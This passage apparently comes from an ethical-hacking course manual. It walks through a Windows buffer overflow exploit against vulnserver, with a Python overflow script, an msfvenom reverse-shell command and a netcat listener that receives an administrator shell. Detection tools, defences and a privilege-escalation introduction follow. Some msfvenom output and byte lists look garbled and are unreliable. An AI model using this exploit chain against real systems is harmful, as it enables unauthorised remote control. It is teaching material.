- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars



Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

```
badchars =  
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1  
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"  
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32  
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"  
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53  
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"  
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72  
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"  
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92  
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"  
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2  
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"  
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2  
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"  
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2  
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```


Next, run the following Python script to send badchars along with the shellcode:

The screenshot shows a Python script titled "badchars.py" open in a Plasma text editor window. The code defines a string of various ASCII characters as "badchars" and then attempts to connect to a socket on port 9999 at IP address 10.10.10.10. If successful, it sends a "TRUN" command followed by the shellcode. The script ends with a sys.exit() if an error occurs.

```
badchars.py (-) - Plasma
File Edit View Search Tools Documents Help
badchars.py x
1 #!/usr/bin/python
2 import sys, socket
3
4 badchars =
5 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
6 "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x20\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
7 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
8 "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
9 "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
10 "\xa0\xab\xac\xad\xae\xaf\xbf\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
11 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
12 "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
13 shellcode="C" * 2003 + "D" * 4 + badchars
14
15 try:
16     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17     soc.connect(('10.10.10.10', 9999))
18     soc.send('TRUN ./.' + shellcode)
19     soc.close()
20 except:
21     print "Error: Unable to establish connection with Server"
22     sys.exit()
```

Figure 6.61: Screenshot of Python script for sending badchars


In Immunity Debugger, right-click on the ESP register value, then click on “Follow in Dump,” and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.




## Windows Buffer Overflow Exploitation (Cont'd)

### Identify the Right Module


- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection



## Windows Buffer Overflow Exploitation (Cont'd)




## Windows Buffer Overflow Exploitation (Cont'd)



# Windows Buffer Overflow Exploitation (Cont'd)

## Generate Shellcode and Gain Shell Access

- Attackers use the **msfvenom** command to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server



The terminal session shows the following steps:

```
[root@kali:~]# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 EXITFUNC=thread -e x86_64 -b "0x0000000000000000"
[*] No attackmodule selected, choosing Multi-handler/PostModule:Windows. This may lead to unexpected results.
[*] Attempting to encode payload with 3 iterations of x86/generic/jmp_retnl
[*] msfvenom: payload size is now 353 (overwritten)
[*] msfvenom: size of a payload is 353 bytes.
[*] msfvenom: total size of a file is 13600 bytes.
[*] msfvenom: generated exploit file exploit.txt
```

The exploit server is listening on port 4444:

```
[root@kali:~]# nc -lvp 4444
listening on [any] 4444
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.10] 28918
Microsoft Windows [Version 10.0.16586]
(c) 2016 Microsoft Corporation. All rights reserved.
```

A successful connection is established from the exploit server to the victim host:

```
C:\Users\Admin\Desktop\vulnserver-master>
```

```
[root@kali:~]# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.10] 28459
Microsoft Windows [Version 10.0.16586]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Users\Admin\Desktop\vulnserver-master\upload\whoami
windows10\administrator

C:\Users\Admin\Desktop\vulnserver-master>
```

# Buffer Overflow Detection Tools

## OllyDbg

OllyDbg dynamically **traces stack frames** and program execution, and it logs arguments of known functions



## Veracode

<https://www.veracode.com>



## Flawfinder

<https://dwheeler.com>



## Kiuwan

<https://www.kiuwan.com>



## Splint

<https://github.com>



## BOVSTT

<https://github.com>

## Defending against Buffer Overflows

- 1 Develop programs by following **secure coding practices** and guidelines
- 2 Use **address space layout randomization** (ASLR) technique
- 3 Validate arguments and **minimize code** that requires root privileges
- 4 Perform **code review** at the source code level by using static and dynamic code analyzers
- 5 Allow the compiler to **add bounds** to all buffers
- 6 Implement **automatic bounds checking**
- 7 Always protect the **return pointer** on the stack
- 8 Never allow execution of code outside the code space
- 9 **Regularly patch** the applications and operating systems
- 10 Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
- 11 Employ **Data Execution Prevention** (DEP) to mark memory regions as non-executable
- 12 Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

## Module Flow

**1**

**System Hacking Concepts**

**2**

**Gaining Access**

**3**

**Escalating Privileges**

**4**

**Maintaining Access**

**5**

**Clearing Logs**



# Privilege Escalation



- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws, programming errors, bugs, and configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms

## Types of Privilege Escalation

### 1. Horizontal Privilege Escalation

- Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges

### 2. Vertical Privilege Escalation

- Refers to gaining higher privileges than those existing



Attacker




User

I can access the network using  
John's user account, but I need  
"Admin" privileges

